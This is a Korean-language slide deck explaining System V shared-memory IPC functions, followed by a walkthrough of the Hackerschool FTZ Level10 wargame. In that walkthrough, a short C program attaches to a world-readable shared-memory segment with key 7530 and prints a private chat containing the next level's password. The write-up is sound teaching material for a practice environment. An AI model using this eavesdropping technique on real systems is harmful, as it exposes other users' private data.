

IPC를 부탁해!
공유 메모리




SCP 심재훈

목차



프로세스의 특징

Operating System




Process



Process

IPC란?



Inter Process Communication
프로세스 간 통신

IPC 종류



메시지 큐




공유 메모리



세마포어


공유 메모리란?



공유 메모리 원리



A 프로세스



B 프로세스



공유 메모리 함수

헤더 파일

```
#include <sys/ipc.h>
```

```
#include <sys/shm.h>
```

shmget() : 공유 메모리 **생성 or 접근**하는 함수

shmget(key, size, shmflag)

- key : 공유 메모리에 접근 및 할당하기 위한 **키 값**
- size : 공유 메모리의 **크기**
- shmflag : 옵션
 - IPC_CREAT : 새로운 **공유 메모리**를 할당
 - IPC_EXCL : 공유 메모리가 이미 있다면 **실패**

실패 : -1을 반환

성공 : shmid를 int로 반환

공유 메모리 함수

헤더 파일

```
#include <sys/ipc.h>
```

```
#include <sys/shm.h>
```

shmat() : 프로세스에 공유 메모리를 붙이는 함수

shmat(shmid, shmaddr, shmflag)

- shmid : shmget 함수가 반환한 공유 메모리 id
- shmaddr : 공유 메모리 매핑될 주소
- shmflag : 옵션
 - SHM_RDONLY : 읽기 전용
 - SHM_RND : shmaddr을 반올림하여 메모리 경계에 맞춤

실패 : -1을 반환

성공 : 매핑된 주소를 반환

공유 메모리 함수

헤더 파일

```
#include <sys/ipc.h>
```

```
#include <sys/shm.h>
```

shmctl() : 공유 메모리를 제어하는 함수

shmctl(shmid, cmd, buf)

- shmid : shmget 함수가 반환한 공유 메모리 id
- cmd : 공유 메모리를 제어하기 위한 명령
 - IPC_RMID : 분리 시 지정된 공유메모리 & 구조체 제거
 - IPC_SET : 공유 메모리에 사용자 권한 변경을 위해 사용
 - IPC_STAT : 현재 공유 메모리 정보를 buf에 저장
- buf : 구조체 포인터

실패 : -1을 반환 | 성공 : 0을 반환

공유 메모리 함수

헤더 파일

```
#include <sys/ipc.h>
```

```
#include <sys/shm.h>
```

shmdt() : 프로세스에 공유 메모리를 분리하는 함수

shmdt(shmaddr)

- shmaddr : 분리할 공유 메모리 주소

실패 : -1을 반환

성공 : 0을 반환

간단한 실습

```
[level11@ftz tmp]$ cat shm.c
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int main()
{
    int shmid;
    void *shmaddr;
    if((shmid= shmget(1234,1024,IPC_CREAT | 0666)) != (-1))
    {
        shmaddr = shmat(shmid,NULL,0);
        printf("compelte\n");
        printf("shmid = %d\n",shmid);
        printf("shmaddr = %x\n",shmaddr);
    }
    else
        printf("error");

    return 0;
}
```

Key : 1234
Size : 1024
Perm : 0666

```
[level11@ftz tmp]$ ./shm
compelte
shmid = 32769
shmaddr = 40017000
```

Hackerschool FTZ Level10

```
[level10@ftz level10]$ cat hint
```

두 명의 사용자가 대화방을 이용하여 비밀스런 대화를 나누고 있다 .
그 대화방은 공유 메모리를 이용하여 만들어졌으며 ,
key_t의 값은 **7530**이다 . 이를 이용해 두 사람의 대화를 도청하여
level11의 권한을 얻어라 .

Key : 7530인 공유 메모리

Hackerschool FTZ Level10

```
[level10@ftz level10]$ ipcs
```

----- Shared Memory Segments -----						
key	shmid	owner	perms	bytes	nattch	status
0x00001d6a	0	root	666	1028	0	

= 7530

----- Semaphore Arrays -----				
key	semid	owner	perms	nsems

----- Message Queues -----					
key	msqid	owner	perms	used-bytes	messages

Hackerschool FTZ Level10

```
[level10@ftz tmp]$ vi tapping.c
[level10@ftz tmp]$ cat tapping.c
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/shm.h>

main()
{
    int i;
    char *j;

    i = shmget(7530,1028,IPC_CREAT|0666);
    j = shmat(i,NULL,0);

    printf("%s",j);
}
[level10@ftz tmp]$ gcc -o tapping tapping.c
```

Hackerschool FTZ Level10

```
[level10@ftz tmp]$ ./tapping  
명 명 : level11의 패 스 워 드 는 ?  
구 타 : what!@#$?
```




Q & A

감사합니다



SCP 심재훈